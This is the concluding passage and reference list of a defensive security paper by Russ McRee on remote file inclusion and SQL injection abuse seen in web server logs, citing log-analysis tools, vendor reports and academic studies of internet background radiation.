As assessed in *3.2 Remote File Inclusion attacks*, PHP applications are also subject to profound and unending abuse from automated traffic in the form of RFI attacks. This attack methodology is no less harmful than its SQL injection counterpart, and while perhaps not racking up the same victim count, can be even more harmful as it often leads to the wholesale, complete compromise of a victim web application. Tools such as Highlighter, Splunk, and Maltego again provide the analyst with an advantage when attempting to derive persistent patterns and telemetry with which to improve defenses.

When considering data points derived here as well as those provided by the like of Imperva, SpiderLabs, and others it becomes apparent that a measurable percentage of traffic bound for web applications is maliciously abusive. Utilizing the attributes of non-productive traffic and non-uniform behavior driven by malicious traffic, as well as misconfigured network servers, services, and misconfigured attack tools, as the baseline for Internet Background Abuse, the argument for enhanced defenses and maintenance become paramount. Analysts seeing such evil through the lens of web logs, armed with proper tooling and methodology can, in fact, enhance and support those improvements.

Russ McRee, russ@holisticinfosec.org

5. References

Burnett, M. (2010, November 02). *Forensic log parsing with microsoft's logparser*. Retrieved from http://www.symantec.com/connect/articles/forensic-log-parsing-microsofts-logparser

Danchev, D. (2012, May 08). [Web log message]. Retrieved from http://ddanchev.blogspot.com/2012/05/dissecting-ongoing-client-side-exploits.html

DragonFrugal. (2010). *Version 1.2 and greater have security fixes related to secunia.com's security advisory sa38635*. Retrieved from http://www.dragonfrugal.com/open.source/software/dfdcart/

Giuseppinni, G., & Burnett, M. (2004). *Log parser toolkit*. (p. 2). Rockland, MA: Syngress.

Goodin, D. (2011, November 02). *Thousands of wordpress sites commandeered by black hole*. Retrieved from http://www.theregister.co.uk/2011/11/02/wordpress_mass_compromise/

Imperva. (2011). Hacker intelligence summary report – remote file inclusion. *Hacker Intelligence Initiative, Monthly Trend Report #1*

Imperva. (2012). Remote and local file inclusion vulnerabilities 101. *Hacker Intelligence Initiative, Monthly Trend Report #8*

Imperva. (2012). Automation of attacks. *Hacker Intelligence Initiative, Monthly Trend Report #9*

Kornblum, J. (2011, September 30). *Fuzzy hashing and ssdeep*. Retrieved from http://ssdeep.sourceforge.net/

McRee, R. (2012). Toolsmith: Log parser lizard. *ISSA Journal*, *10*(4), 37-39.

Pang, R., Yegneswaran, V., Barford, P., Paxson, V., & Peterson, L. (2004). In A. Lombardo (Chair).*Characteristics of internet background radiation*. In *Proceedings of the 4th ACM SIGCOMM* (pp. 27-40). New York, NY: Association for Computing Machinery.

Hofman, M. (2011, December 01). *Sql injection attack happening atm*. Retrieved from http://isc.sans.edu/diary.html?storyid=12127

Russ McRee, russ@holisticinfosec.org

Paterva. (2012). *Maltego*. Retrieved from http://www.paterva.com/web5/client/overview.php

Secunia. (2007, September 24). *Secunia advisory sa26920 dfd cart "set_depth" multiple file inclusion vulnerabilities*. Retrieved from http://secunia.com/advisories/26920/

Secunia. (2010, March 03). *Secunia advisory sa38635 dfd cart cross-site scripting and cross-site request forgery vulnerabilities*. Retrieved from http://secunia.com/advisories/38635

Stuttard, D. (2011). *Download burp suite*. Retrieved from http://portswigger.net/burp/download.html

Stuttard, Dafydd & Pinto, Marcus. *The Web Application Hacker's Handbook*. Indianapolis, IN: Wiley Publishing Company.

Teschner3, T. (2012, March 19). Banned due to exploit/injection attempts by url [Online forum comment]. Retrieved from http://www.projecthoneypot.org/ip_184.107.208.242

Tilbury, C. (2011, February 11). *Computer forensics how-to: Microsoft log parser*. Retrieved from http://computer-forensics.sans.org/blog/2011/02/10/computer-forensics-howto-microsoft-log-parser

urlQuery. (2012, May 07). *urlquery*. Retrieved from http://urlquery.net/report.php?id=51769

Various. (2006). *Lines of evidence: homologies*. Retrieved from http://evolution.berkeley.edu/evosite/lines/IIhomologies.shtml

Wustrow, E., Karir, M., Bailey, M., Jahanian, F., & Huston, G. (2010). In M. Allman (Chair). *Internet background radiation revisited*. In *Proceedings of the 10th annual conference on Internet measurement* (pp. 62-74). New York, NY: Association for Computing Machinery.

Zalewski, M. (2012). *The tangled web*. (p. 256). San Francisco: no starch press.

Russ McRee, russ@holisticinfosec.org